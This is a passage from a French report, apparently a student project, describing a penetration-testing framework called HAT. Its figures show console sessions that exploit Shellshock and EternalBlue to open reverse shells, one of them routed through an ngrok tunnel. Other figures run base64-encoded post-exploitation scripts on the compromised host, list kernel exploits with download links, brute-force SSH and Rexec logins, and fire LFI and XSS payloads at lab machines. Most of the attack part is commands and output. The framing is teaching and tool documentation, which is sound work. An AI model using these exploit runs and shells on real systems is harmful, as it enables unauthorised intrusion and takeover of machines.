   THREADS            10                                           yes         The number of concurrent threads
   REQUEST_DELAY      20                                           no          The maximum time in seconds the request is allowed to take
   VERBOSE            true                                         no          Whether to print output for successful attempts
   POST_EXPLOITATION                                               no          Post exploitation module to use


   PAYLOAD INFORMATION:
   ====================

        Payload needed to exploit the target.

   REFERENCES:
   ===========

        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
        https://www.exploit-db.com/exploits/34879/
```

Figure 37 : Information du module apache_shellshock

```
HAT > use exploits/http/apache_shellshock
HAT exploits(http/apache_shellshock) > set RHOST 18.185.92.165
[+] RHOST => 18.185.92.165
HAT exploits(http/apache_shellshock) > set RPORT 3333
[+] RPORT => 3333
HAT exploits(http/apache_shellshock) > run
[*] 18.185.92.165:3333 - attemps to exploit CVE-2014-6271              RUNNING
[+] 00260:  C=200      4 L            20 W          109 Ch        "/cgi-bin/status"
[+] http://18.185.92.165:3333//cgi-bin/status - vulnerable to CVE-2014-6271
[*] Set a PAYLOAD to exploit this target

[*] /HAT/output/18.185.92.165/http/3333_CVE-2014-6271_report.json
HAT exploits(http/apache_shellshock) >
HAT exploits(http/apache_shellshock) > set PAYLOAD linux/shell/reverse_tcp
[+] PAYLOAD => linux/shell/reverse_tcp
HAT exploits(http/apache_shellshock) > set LHOST 0.tcp.ngrok.io
[+] LHOST => 0.tcp.ngrok.io
HAT exploits(http/apache_shellshock) > set LPORT 19704
[+] LPORT => 19704
HAT exploits(http/apache_shellshock) > set NGROK_LPORT 4444
[+] NGROK_LPORT => 4444
HAT exploits(http/apache_shellshock) > run
[*] 18.185.92.165:3333 - attemps to exploit CVE-2014-6271              RUNNING
[+] 00676:  C=200      4 L            20 W          109 Ch        "/cgi-bin/status"
[+] http://18.185.92.165:3333//cgi-bin/status - vulnerable to CVE-2014-6271
[*] Started reverse TCP handler on 0.tcp.ngrok.io:19704
[*] Waiting for connections on :::4444
bash: no job control in this shell
www-data@1219944e9e0e:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@1219944e9e0e:/usr/lib/cgi-bin$ exit
exit
HAT exploits(http/apache_shellshock) >
```

Figure 38 : Module d'exploitation de vulnérabilité - module apache_shellshock

Le module « *exploits/smb/ms17_010_eternalblue* » exploite une faille de sécurité présente dans la première version du protocole SMB (SMBv1), infectant les systèmes d'exploitation Windows tels que Windows Vista SP2, Windows 7, 8, 10 et Windows Server 2008, 2012 (cette faille de sécurité ait déjà été résolue par Microsoft par une mise à jour de sécurité publiée le 14 mars 2017):

```
HAT > use exploits/smb/ms17_010_eternalblue
HAT exploits(smb/ms17_010_eternalblue) > set RHOST 192.168.1.15
[+] RHOST => 192.168.1.15
HAT exploits(smb/ms17_010_eternalblue) > set PAYLOAD windows/shell/reverse_tcp
[+] PAYLOAD => windows/shell/reverse_tcp
HAT exploits(smb/ms17_010_eternalblue) > show options

   Module Options
   ==============

   Name     Current Setting    Required    Description
   -------  -----------------  ----------  -----------------------------------------------------------------------------
   RHOST    192.168.1.15       yes         The target address
   RPORT    445                yes         The port(s) which will be scanned
   VERSION  7                  yes         Target Windows version {7}: Windows 7, Vista and 2008, {8}: Windows 8 and 2012



   Payload Options (Windows/Shell/Reverse_Tcp)
   ===========================================

   Name            Current Setting    Required    Description
   --------------  -----------------  ----------  -------------------------------------------------
   LHOST                              yes         The listen address
   LPORT                              yes         The listen port
   NGROK_LPORT                        no          Ngrok TCP tunnel listening port
   ENCODE_PAYLOAD  false              no          Craft out payload and then it gets base64 encoded


HAT exploits(smb/ms17_010_eternalblue) > set LHOST 192.168.1.20
[+] LHOST => 192.168.1.20
HAT exploits(smb/ms17_010_eternalblue) > set LPORT 4444
[+] LPORT => 4444
HAT exploits(smb/ms17_010_eternalblue) > run
[*] 192.168.1.15:445 - Target OS : Windows 7 Professional 7601 Service Pack 1
[+] 192.168.1.15:445 - Host seems VULNERABLE to MS17-010 Eternalblue!
[*] 192.168.1.15:445 - Launching MS17-010 Eternalblue                    RUNNING
[*] 192.168.1.15:445 - Assemble kernel shellcode with nasm
[*] 192.168.1.15:445 - Generate a binary payload
[*] 192.168.1.15:445 - Concentrate payload & shellcode
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] Waiting for connections on :::4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>exit
exit
HAT exploits(smb/ms17_010_eternalblue) >
```

Figure 39 : Module d'exploitation de vulnérabilité - module ms17_010_eternalblue

5.4. Post Exploitation

La phase de post exploitation commence après avoir compromis le système, Lors de cette phase, nous viserons des systèmes spécifiques, identifierons les infrastructures critiques et nous intéresserons aux informations ou données que la cible a tenté de sécuriser et nous essayons d'obtenir des privilèges supérieurs.

Dans ce contexte, nous pouvons trouver deux modules pour effectuer ces tâches :

Le module « *post_exploitation/linux/les* » (Linux Exploit Suggester) c'est un script Shell pour suivre les vulnérabilités et suggérer les exploits possibles à utiliser pour obtenir un accès élevé.

Le module « *post_exploitation/linux/pxenum* » (Post Exploitation Enumeration) un script Shell qui exécute automatiquement une série de tâches d'énumération sous linux.

```
HAT > use exploits/http/apache_shellshock
HAT exploits(http/apache_shellshock) > set RHOST 18.185.92.165
[+] RHOST => 18.185.92.165
HAT exploits(http/apache_shellshock) > set RPORT 3333
[+] RPORT => 3333
HAT exploits(http/apache_shellshock) > set PAYLOAD linux/shell/reverse_tcp
[+] PAYLOAD => linux/shell/reverse_tcp
HAT exploits(http/apache_shellshock) > set LHOST 8.tcp.ngrok.io
[+] LHOST => 8.tcp.ngrok.io
HAT exploits(http/apache_shellshock) > set LPORT 18766
[+] LPORT => 18766
HAT exploits(http/apache_shellshock) > set NGROK_LPORT 4444
[+] NGROK_LPORT => 4444
HAT exploits(http/apache_shellshock) > set POST_EXPLOITATION post_exploitation/linux/les
[+] POST_EXPLOITATION => post_exploitation/linux/les
HAT exploits(http/apache_shellshock) > run
[*] 18.185.92.165:3333 - attemps to exploit CVE-2014-6271              RUNNING
[+] 00260:  C=200      4 L           20 W          110 Ch        "/cgi-bin/status"
[+] http://18.185.92.165:3333//cgi-bin/status - vulnerable to CVE-2014-6271
[*] Started reverse TCP handler on 8.tcp.ngrok.io:18766
[*] Waiting for connections on :::4444
bash: no job control in this shell
<gTEVTLnNoOy4vTEVTLnNoIDI+JjEgfCB0ZWUgTEVTLnR4dDs="|base64 -d|/bin/bash

Available information:

Kernel version: 5.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 7
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

76 kernel space exploits
48 user space exploits

Possible Exploits:

[+] [CVE-2021-27365] linux-iscsi

   Details: https://blog.grimm-co.com/2021/03/new-old-bugs-in-linux-kernel.html
   Exposure: less probable
   Tags: RHEL=8
   Download URL: https://codeload.github.com/grimm-co/NotQuite0DayFriday/zip/trunk
   Comments: CONFIG_SLAB_FREELIST_HARDENED must not be enabled

[+] [CVE-2018-1000001] RationalLove

   Details: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/
   Exposure: less probable
   Tags: debian=9{libc6:2.24-11+deb9u1},ubuntu=16.04.3{libc6:2.23-0ubuntu9}
   Download URL: https://www.halfdog.net/Security/2017/LibcRealpathBufferUnderflow/RationalLove.c
   Comments: kernel.unprivileged_userns_clone=1 required

[+] [CVE-2017-1000366,CVE-2017-1000379] linux_ldso_hwcap_64

   Details: https://www.qualys.com/2017/06/19/stack-clash/stack-clash.txt
   Exposure: less probable
   Tags: debian=7.7|8.5|9.0,ubuntu=14.04.2|16.04.2|17.04,fedora=22|25,centos=7.3.1611
   Download URL: https://www.qualys.com/2017/06/19/stack-clash/linux_ldso_hwcap_64.c
   Comments: Uses "Stack Clash" technique, works against most SUID-root binaries

<lib/cgi-bin$ exit # module report saved to /tmp/LES.txt
exit

[*] /HAT/output/18.185.92.165/http/3333_CVE-2014-6271_report.json
HAT exploits(http/apache_shellshock) >
```

Figure 40 : Post Exploitation – Linux Exploit Suggester

```
HAT exploits(http/apache_shellshock) > set POST_EXPLOITATION post_exploitation/linux/pxenum
[+] POST_EXPLOITATION => post_exploitation/linux/pxenum
HAT exploits(http/apache_shellshock) > run
[*] 18.185.92.165:3333 - attemps to exploit CVE-2014-6271              RUNNING
[+] 00260:  C=200      4 L            20 W          110 Ch        "/cgi-bin/status"
[+] http://18.185.92.165:3333//cgi-bin/status - vulnerable to CVE-2014-6271
[*] Started reverse TCP handler on 8.tcp.ngrok.io:18766
[*] Waiting for connections on :::4444
bash: no job control in this shell
<sZSByZXBvcnQgc2F2ZWQgdG8gL3RtcC9QWEVudW0udHh0Ow=="|base64 -d|/bin/bash
--[ PXEnum ]--
* Version : v2.0.1 (2020.11.17)
* Source  : https://github.com/shawnduong/PXEnum
-------------------------------------------
--[ Network Information ]--
==> Interfaces
* (Interface)      (Flags)
* eth0@if39        <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN>
* lo               <LOOPBACK,UP,LOWER_UP>
==> MAC Addresses
* (Interface)      (MAC Address)
* eth0@if39        02:42:ac:14:00:02
* lo               00:00:00:00:00:00
==> IP Addresses
* (Interface)      (IP Address)
* lo               127.0.0.1/8
* eth0             172.20.0.2/16
* (Public)         (IP Address)
* Public
==> Open Ports
* (Type)   (Address)               (PID/Program)
-------------------------------------------

--[ Activity ]--
==> Currently Online Users
* (Username)   (Term) (IP Address)     (Login)  (Idle)   (Current Activity)
==> Currently Running Processes
* (Username)   (PID)    (Process)
==> Active Services

==> Running Services

-------------------------------------------

--[ Timers ]--
* (Timer)                        (Service)
-------------------------------------------

--[ /etc/shadow Permissions ]--
* Access : -rw-r-----
* Owner  : root
* Group  : shadow
-------------------------------------------

--[ /etc/sudoers Permissions ]--
* Access :
* Owner  :
* Group  :
-------------------------------------------
```

Figure 41 : Post Exploitation – PXEnum

5.5. Rapports

Chaque module du framework génère un rapport pour résumer toutes les activités et résultats trouvés. Comme ce que nous avons mentionné précédemment, les rapports enregistrés au format JSON sous le dossier '*output'* dans un dossier nommé avec la même adresse IP que la cible soumise ou un autre dossier spécifique classés selon leurs catégories ou protocoles.

```
root@VM:/HAT/output# tree 107.20.213.223
107.20.213.223
├── cve_search
│   ├── 80_search_CVE_MITRE.json
│   └── 80_search_CVE_VULNERS.json
├── http
│   ├── 80_CVE-2014-6271_report.json
│   ├── 80_http_enum.json
│   ├── 80_LFI_report.json
│   ├── 80_OSCI_report.json
│   ├── 80_SQLi_report.json
│   ├── 80_web_crawler_report.json
│   ├── 80_XSS_report.json
│   └── cmseek.json
└── nmap_report.json

2 directories, 11 files
```

Figure 42 : Exemple d'une liste de rapports générés


```
{
  "headers": [],
  "urls": [
    {
      "url": "http://php.testsparker.com:80/products.php?pro=%3Cscript%3Ealert('XSS')%3C/script%3E",
      "js_payload": "<script>alert('XSS')</script>"
    },
    {
      "url": "http://php.testsparker.com:80/artist.php?id=%3Cscript%3Ealert('XSS')%3C/script%3E",
      "js_payload": "<script>alert('XSS')</script>"
    }
  ],
  "forms": [
    {
      "url": "http://php.testsparker.com:80/hello.php?name=Visitor",
      "form_fields": "text[id], submit[None]",
      "js_payload": "<script>alert('XSS')</script>"
    },
    {
      "url": "http://php.testsparker.com:80/products.php?pro=url",
      "form_fields": "text[id], submit[None]",
      "js_payload": "<script>alert('XSS')</script>"
    },
    {
      "url": "http://php.testsparker.com:80/artist.php?id=test",
      "form_fields": "text[id], submit[None]",
      "js_payload": "<script>alert('XSS')</script>"
    },
    {
```


Figure 43 : Exemple de rapport du module xss_fuzzer

```
{
    "hostnames": [
        {
            "name": "php.testsparker.com",
            "type": "user"
        },
        {
            "name": "ec2-107-20-213-223.compute-1.amazonaws.com",
            "type": "PTR"
        }
    ],
    "addresses": {
        "ipv4": "107.20.213.223"
    },
    "vendor": {},
    "status": {
        "state": "up",
        "reason": "syn-ack"
    },
    "uptime": {
        "seconds": "75467",
        "lastboot": "Sat May 29 01:04:01 2021"
    },
    "tcp": {
        "80": {
            "state": "open",
            "reason": "syn-ack",
            "name": "http",
            "product": "Apache httpd",
            "version": "2.2.8",
            "extrainfo": "PHP/5.2.6",
            "conf": "10",
            "cpe": "cpe:/a:apache:http_server:2.2.8"
        },
        "443": {
            "state": "open",
            "reason": "syn-ack",
            "name": "http",
            "product": "Apache httpd",
            "version": "2.2.8",
            "extrainfo": "PHP/5.2.6",
            "conf": "10",
            "cpe": "cpe:/a:apache:http_server:2.2.8"
        }
    },
    "portused": [
        {
            "state": "open",
            "proto": "tcp",
            "portid": "80"
        }
```


Figure 44 : Exemple de rapport du module nmap_scan

6. Module de pentest automatisé

Le module « *exploits/auto_pentesting* » suit toutes les phases précédentes de la méthodologie du framework (Reconnaissance et Enumération, Analyse des vulnérabilités, Exploitation, Post Exploitation et Rapports).

Les modules du framework sont intégrés dans ce module, mais ils sont appelés en fonction des informations recueillies et les versions des services, également pour le payload sera choisi après avoir effectué la détection du système d'exploitation cible, les sessions Shell ouvertes seront enregistrées dans un fichier de session et nous pourrons les ouvrir plus tard, à côté de cela chaque module enregistrera son propre rapport.

```
HAT > info exploits/auto_pentesting


   MODULE INFORMATION:
   ===================

        Name        : Module for automated penetration testing
        Module      : exploits/auto_pentesting
        Description : fully automated penetration testing.
        Platform    :

   BASIC OPTIONS:
   ==============

   Name         Current Setting    Required    Description
   -----------  -----------------  ----------  ------------------------------
   RHOST        192.168.1.24       yes         The target address
   LHOST        192.168.1.20       yes         The listen address
   LPORT        4444               yes         The listen port
   NGROK_LPORT                     no          Ngrok TCP tunnel listening port


   PAYLOAD INFORMATION:
   ====================

        No payload needed in this module.

   REFERENCES:
   ===========
```

Figure 45 : Information du module auto_pentesting

Scénario d'attaque :

Considérons-nous comme un pentester qui est chargé d'effectuer un test d'intrusion contre une machine cible situer dans le même réseau avec l'adresse IP 192.168.1.21, cette cible est une machine virtuelle Linux volontairement vulnérable nommée Metasploitable, peut être utilisée pour tester des outils de sécurité et mettre en pratique des techniques de test d'intrusion courantes.

La première étape à faire est de charger le module automatisé et de le configurer, dans ce cas le RHOST sera l'IP de la machine cible 192.168.1.21 et d'autre part le LHOST sera notre IP 192.168.1.20 et le LPORT prend le port 4444 (LHOST, LPORT sera utilisé ultérieurement pour les sessions Shell). Une fois que nous avons fini de configurer nos options, nous exécutons notre module. Nous sommes donc passés à la première phase de pentest le Reconnaissance et Enumération en utilisant le module « *auxiliary/scanner/nmap_scan* », lorsque l'analyse est terminée, le résultat sera affiché comme le montre la figure suivante :




Figure 46 : Pentest automatisé - module auto_pentesting (partie 1)

Selon les résultats de l'analyse trouvés le module automatisé commence à charger d'autres modules pour vérifier et exploiter les vulnérabilités et si des services nécessitent une authentification va commencer à les attaquer par force brute après que nous l'avons approuvé, puis si un module exploite une vulnérabilité avec succès et ouvre une session Shell, il sera enregistré sous l'identifiant actuel de la session et pourra être utilisé plus tard.
Lors de l'exécution du module automatisé, de nombreuses informations provenant des modules intégrés seront affichées dépendent des versions des services, tel que les utilisateurs trouvés à partir les attaques par force brute, les résultats des scanners (DNS, Web, etc.), les vulnérabilités détectés (XSS, SQL Injection, LFI, OS Command Injection, etc.), les résultats d'autres exploits, les CVE possibles à partir bases de données des vulnérabilités et le rapport pour chaque module intégré. C'est comme ce que montre les figures ci-dessous :
A titre d'exemple la **Figure 47** présente les résultats obtenus de l'attaque par force brute contre les services SSH et Rexec (service de commande/connexion à distance non crypté), aussi ça donne un exemple sur la création de la première session sous l'ID « ce310be9 » grâce à l'exploitation du CVE-2011-2523 dans le service FTP.
Basé sur la **Figure 49** et la **Figure 50**, nous pouvons extraire différents scénarios tel que les résultats du scanner de contenu Web (répertoires et fichiers sur le serveur Web), la détection du vulnérabilité LFI (Local File Inclusion) qui nous a permis de lire le fichier « */etc/passwd* » qui peuvent être trouvés sur les systèmes d'exploitation basés sur Linux, et du vulnérabilité XSS (Cross Site Scripting) au niveau les en-têtes http, les paramètres des URL et les formulaires.
Une exploitation réussie de la vulnérabilité d'injection des commandes system est illustré dans la **Figure 51** avec la sauvegarde de la session Shell.
La **Figure 55** montre après la fin de l'exécution du module l'ID de la session créée et le chemin d'accès à un rapport HTML.
Nous présentons successivement dans les **Figures 60, 61, 62** et **63** les différentes parties du rapport HTML généré par le module automatisé.

```
[*] 192.168.1.21:22 - Hydra SSH bruteforcing                              RUNNING
[+] 192.168.1.21:22 - SSH login for 'user':'user'
[*] 192.168.1.21:22 - kill Hydra SSH process
[+] 192.168.1.21:22 - Hydra SSH bruteforcing                               FINISH

+-----------------+----------+----------+
|      HOST       | USERNAME | PASSWORD |
+-----------------+----------+----------+
| 192.168.1.21:22 |   user   |   user   |
+-----------------+----------+----------+

[03:58:25][23] Start bruteforcing TELNET (Y/n) : n
[03:58:39][139] Start bruteforcing SMB (Y/n) : n
[03:58:40][445] Start bruteforcing SMB (Y/n) : n

[*] 192.168.1.21:512 - Rexec bruteforcing                                 RUNNING

+---------------+---------------+
|   USERNAME    |   PASSWORD    |
+---------------+---------------+
|     root      |     root      |
|     guest     |     guest     |
|     user      |     user      |
|      web      |      web      |
|     test      |     test      |
|   sysadmin    |   sysadmin    |
| administrator | administrator |
|   webadmin    |   webadmin    |
|     admin     |     admin     |
|   netadmin    |    <empty>    |
+---------------+---------------+

[03:58:43][2121] Start bruteforcing FTP (Y/n) : n
[03:58:45][3306] Start bruteforcing MySQL (Y/n) : n

[03:58:48][21] checking ftp for vulnerabilities

[*] 192.168.1.21:21 - attempts to exploit CVE-2011-2523                   RUNNING
[+] 192.168.1.21:21 - vulnerbale to CVE-2011-2523

[03:58:48][ce310be9] session 1 was created

[*] https://cve.mitre.org - searching CVE List                            RUNNING
[*] There are 2 CVE Records matches '2.3.4 vsftpd'
[*] Check the report below for all details

[*] /HAT/output/192.168.1.21/cve_search/21_search_CVE_MITRE.json

[*] https://vulners.com - searching CVE List                              RUNNING
[*] There are 48 CVE Records that matches '2.3.4 vsftpd'
[*] Check the report below for all details

[*] /HAT/output/192.168.1.21/cve_search/21_search_CVE_VULNERS.json

[03:58:51][22] checking ssh for vulnerabilities

[*] https://cve.mitre.org - searching CVE List                            RUNNING
[*] There are 10 CVE Records matches '4.7p1 Debian 8ubuntu1 OpenSSH protocol 2.0'
[*] Check the report below for all details

[*] /HAT/output/192.168.1.21/cve_search/22_search_CVE_MITRE.json

[*] https://vulners.com - searching CVE List                              RUNNING
[*] There are 0 CVE Records that matches '4.7p1 Debian 8ubuntu1 OpenSSH protocol 2.0'
[*] Check the report below for all details

[*] /HAT/output/192.168.1.21/cve_search/22_search_CVE_VULNERS.json

[03:58:53][23] checking telnet for vulnerabilities

[*] https://cve.mitre.org - searching CVE List                            RUNNING
[*] There are 18 CVE Records matches 'Linux telnetd'
[*] Check the report below for all details

[*] /HAT/output/192.168.1.21/cve_search/23_search_CVE_MITRE.json
```

Figure 47 : Pentest automatisé - module auto_pentesting (partie 2)

Figure 48 : Pentest automatisé - module auto_pentesting (partie 3)

```
[*] 192.168.1.21:80 - HTTP enumeration                                  RUNNING
[+] 00483:  C=200     16 L            17 W           67 Ch        ".bash_history"
[+] 00957:  C=403     10 L            31 W          294 Ch        ".htaccess"
[+] 00956:  C=403     10 L            31 W          289 Ch        ".hta"
[+] 00955:  C=403     10 L            31 W          296 Ch        ".ht_wsr.txt"
[+] 00963:  C=403     10 L            31 W          299 Ch        ".htaccess.bak1"
[+] 00959:  C=403     10 L            31 W          300 Ch        ".htaccess-local"
[+] 00962:  C=403     10 L            31 W          298 Ch        ".htaccess.bak"
[+] 00961:  C=403     10 L            31 W          298 Ch        ".htaccess.BAK"
[+] 00958:  C=403     10 L            31 W          298 Ch        ".htaccess-dev"
[+] 00960:  C=403     10 L            31 W          300 Ch        ".htaccess-marco"
[+] 00965:  C=403     10 L            31 W          298 Ch        ".htaccess.old"
[+] 00966:  C=403     10 L            31 W          299 Ch        ".htaccess.orig"
[+] 00969:  C=403     10 L            31 W          298 Ch        ".htaccess.txt"
[+] 00975:  C=403     10 L            31 W          297 Ch        ".htaccessOLD"
[+] 00974:  C=403     10 L            31 W          297 Ch        ".htaccessBAK"
[+] 00976:  C=403     10 L            31 W          298 Ch        ".htaccessOLD2"
[+] 00971:  C=403     10 L            31 W          300 Ch        ".htaccess_extra"
[+] 00981:  C=403     10 L            31 W          290 Ch        ".html"
[+] 00984:  C=403     10 L            31 W          298 Ch        ".htpasswd.bak"
[+] 00980:  C=403     10 L            31 W          289 Ch        ".htm"
[+] 00983:  C=403     10 L            31 W          298 Ch        ".htpasswd-old"
[+] 00985:  C=403     10 L            31 W          298 Ch        ".htpasswd.inc"
[+] 00987:  C=403     10 L            31 W          299 Ch        ".htpasswd_test"
[+] 00982:  C=403     10 L            31 W          294 Ch        ".htpasswd"
[+] 00988:  C=403     10 L            31 W          295 Ch        ".htpasswds"
[+] 00986:  C=403     10 L            31 W          295 Ch        ".htpasswd/"
[+] 00979:  C=403     10 L            31 W          293 Ch        ".htgroup"
[+] 00977:  C=403     10 L            31 W          295 Ch        ".htaccess~"
[+] 00972:  C=403     10 L            31 W          299 Ch        ".htaccess_orig"
[+] 00989:  C=403     10 L            31 W          296 Ch        ".httr-oauth"
[+] 00990:  C=403     10 L            31 W          293 Ch        ".htusers"
[+] 00970:  C=403     10 L            31 W          295 Ch        ".htaccess/"
[+] 00973:  C=403     10 L            31 W          297 Ch        ".htaccess_sc"
[+] 00968:  C=403     10 L            31 W          299 Ch        ".htaccess.save"
[+] 00964:  C=403     10 L            31 W          298 Ch        ".htaccess.inc"
[+] 00967:  C=403     10 L            31 W          301 Ch        ".htaccess.sample"
[+] 03757:  C=403     10 L            31 W          293 Ch        "cgi-bin/"
[+] 04590:  C=302      0 L             0 W            0 Ch        "dvwa/"
[+] 04493:  C=200    606 L          6570 W       114157 Ch        "doc/"
[+] 05354:  C=200     29 L           123 W          891 Ch        "index"
[+] 05373:  C=200     29 L           123 W          891 Ch        "index.php"
[+] 05376:  C=200     29 L           123 W          891 Ch        "index.php/login/"
[+] 06253:  C=200    563 L          1570 W        24198 Ch        "mutillidae/"
[+] 06700:  C=200    659 L          3052 W        48266 Ch        "phpinfo.php"
[+] 06699:  C=200    659 L          3052 W        48254 Ch        "phpinfo"
[+] 06901:  C=301      9 L            29 W          322 Ch        "phpMyAdmin"
[+] 06903:  C=200     82 L           282 W         4145 Ch        "phpMyAdmin/"
[+] 06907:  C=200     82 L           282 W         4145 Ch        "phpMyAdmin/index.php"
[+] 07482:  C=403     10 L            31 W          298 Ch        "server-status"
[+] 07483:  C=403     10 L            31 W          299 Ch        "server-status/"
[+] 08141:  C=301      9 L            29 W          316 Ch        "test"
[+] 08152:  C=200     14 L            58 W          883 Ch        "test/"
[+] 08210:  C=301      9 L            29 W          320 Ch        "tikiwiki"

[*] /HAT/output/192.168.1.21/http/80_http_enum.json

[*] 192.168.1.21:80 - Launching automated LFI fuzzer                    RUNNING
[*] Launching web crawler with depth 1
[*] Total valid URLs retrieved : 58
[+] http://192.168.1.21:80/mutillidae/index.php?page=/etc/passwd
[+] http://192.168.1.21:80/mutillidae/?page=/etc/passwd

[*] /HAT/output/192.168.1.21/http/80_LFI_report.json

[*] 192.168.1.21:80 - Launching automated SQL Injection                 RUNNING
[*] Launching web crawler with depth 1
[*] Total valid URLs retrieved : 58

[*] 192.168.1.21:80 - Fuzzing URLs parameters for SQLi                  RUNNING
[!] No SQL injection was found in URLs parameters

[*] /HAT/output/192.168.1.21/http/80_SQLi_report.json

[*] 192.168.1.21:80 - Launching automated XSS fuzzer                    RUNNING
[*] Launching web crawler with depth 1
[*] Total valid URLs retrieved : 58

[*] 192.168.1.21:80 - Fuzzing headers for XSS                           RUNNING

[*] http://192.168.1.21:80/mutillidae/index.php?page=php-errors.php
[+] C=200       L=23015         T=0.0392s       <script>alert('XSS')</script>
```

Figure 49 : Pentest automatisé - module auto_pentesting (partie 4)

```
[*] http://192.168.1.21:80/mutillidae/index.php?page=usage-instructions.ph[...]
[+] C=200       L=23181         T=0.0373s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/?page=source-viewer.php
[+] C=200       L=25304         T=0.0447s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=site-footer-xss-discu[...]
[+] C=200       L=22883         T=0.046s        <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/?page=credits.php
[+] C=200       L=23854         T=0.0567s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=browser-info.php
[+] C=200       L=29023         T=0.0481s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=password-generator.ph[...]
[+] C=200       L=23970         T=0.0437s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=change-log.htm
[+] C=200       L=65646         T=0.0424s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=view-someones-blog.ph[...]
[+] C=200       L=23937         T=0.0402s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/index.php?page=pen-test-tool-lookup.[...]
[+] C=200       L=27449         T=0.0505s       <script>alert('XSS')</script>

[*] http://192.168.1.21:80/mutillidae/?page=login.php
[+] C=200       L=25567         T=0.0395s       <script>alert('XSS')</script>

